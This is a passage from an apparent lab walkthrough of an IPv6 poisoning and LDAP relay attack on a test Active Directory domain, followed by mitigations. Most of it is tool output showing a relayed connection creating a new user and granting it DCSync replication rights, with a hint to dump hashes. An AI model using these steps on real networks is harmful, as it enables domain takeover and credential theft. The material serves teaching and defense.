, DN: CN=Group Policy Creator Owners,OU=Groups,DC=Biriyaniblend,DC=trio - STATUS: Read - READ TIME: 2024-07-06T21:02:26.869450
    name: Group Policy Creator Owners
    objectSid: S-1-5-21-2728129324-216388555-3557497704-520
```



```
nd,DC=trio
[*] Permission found: Full Control on OU=Domain Controllers,DC=Biriyaniblend,DC=trio; Reason: GENERIC_ALL via CN=Enterprise Admins,OU=Groups,DC=Biriyaniblend,DC=trio
[*] Permission found: Full Control on DC=Biriyaniblend,DC=trio; Reason: Owner via CN=Administrators,CN=Builtin,DC=Biriyaniblend,DC=trio
[*] Permission found: Full Control on CN=Enterprise Admins,OU=Groups,DC=Biriyaniblend,DC=trio; Reason: GENERIC_ALL via CN=Enterprise Admins,OU=Groups,DC=Biriyaniblend,DC=trio
[*] Permission found: Full Control on CN=Users,DC=Biriyaniblend,DC=trio; Reason: Owner via CN=Domain Admins,OU=Groups,DC=Biriyaniblend,DC=trio
[*] Permission found: Full Control on CN=Users,DC=Biriyaniblend,DC=trio; Reason: GENERIC_ALL via CN=Enterprise Admins,OU=Groups,DC=Biriyaniblend,DC=trio
[*] Permission found: Full Control on CN=Enterprise Admins,OU=Groups,DC=Biriyaniblend,DC=trio; Reason: Owner via CN=Domain Admins,OU=Groups,DC=Biriyaniblend,DC=trio
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Performing ACL attack
[*] Attempting to create user in: CN=Users,DC=Biriyaniblend,DC=trio
[*] Adding new user with username: DtJzXTxcFC and password: "#$a7m3j.D.KA3 result: OK
[*] Found sid for user DtJzXTxcFC: S-1-5-21-2728129324-216388555-3557497704-1111
[*] Querying domain security descriptor
[*] Success! User DtJzXTxcFC now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20240706-210227.restore
[*] Performing Group attack
[-] New user already added. Refusing to add another
[-] Unable to escalate without a valid user, aborting.
[*] Dumping domain info for first time
[*] No more targets
[*] HTTPD(80): Connection from 10.0.2.7 controlled, but there are no more targets left!
[*] Domain info dumped into lootdir!
[*] No more targets
[*] HTTPD(80): Connection from 10.0.2.7 controlled, but there are no more targets left!
```

To verify the user created lets examine the Users and Groups at domain controller.

Below screenshot verifies the user has been created.



Mitigation:

1. IPv6 poisoning abuses the fact that Windows queries for an IPv6 address even in IPv4-only environments. If you don't use IPv6 internally the safest way to prevent mitm6 is to block DHCPv6 traffic and incoming router advertisements in Windows Firewall via Group Policy. Disabling IPv6 entirely may have unwanted side effects.

Setting the following predefined rules to Block instead of Allow prevents the attack from working:

- *(Inbound) Core Networking - Dynamic Host Configuration Protocol for IPV6(DHCPV6-In)*
- *(Inbound) Core Networking - Router Advertisement (ICMPv6-In)*
- *(Outbound) Core Networking - Dynamic Host Configuration Protocol for IPV6(DHCPV6-Out)*

2. If WPAD is not in use internally disable it via Group Policy and by disabling the WinHttpAutoProxySvc service.
3. Relaying to LDAP and LDAPS can only be mitigated by enabling both LDAP signing and LDAP channel binding.
4. Consider Administrative users to the Protected Users group or marking them as Account is sensitive and cannot be delegated which will prevent any impersonation of that user via delegation.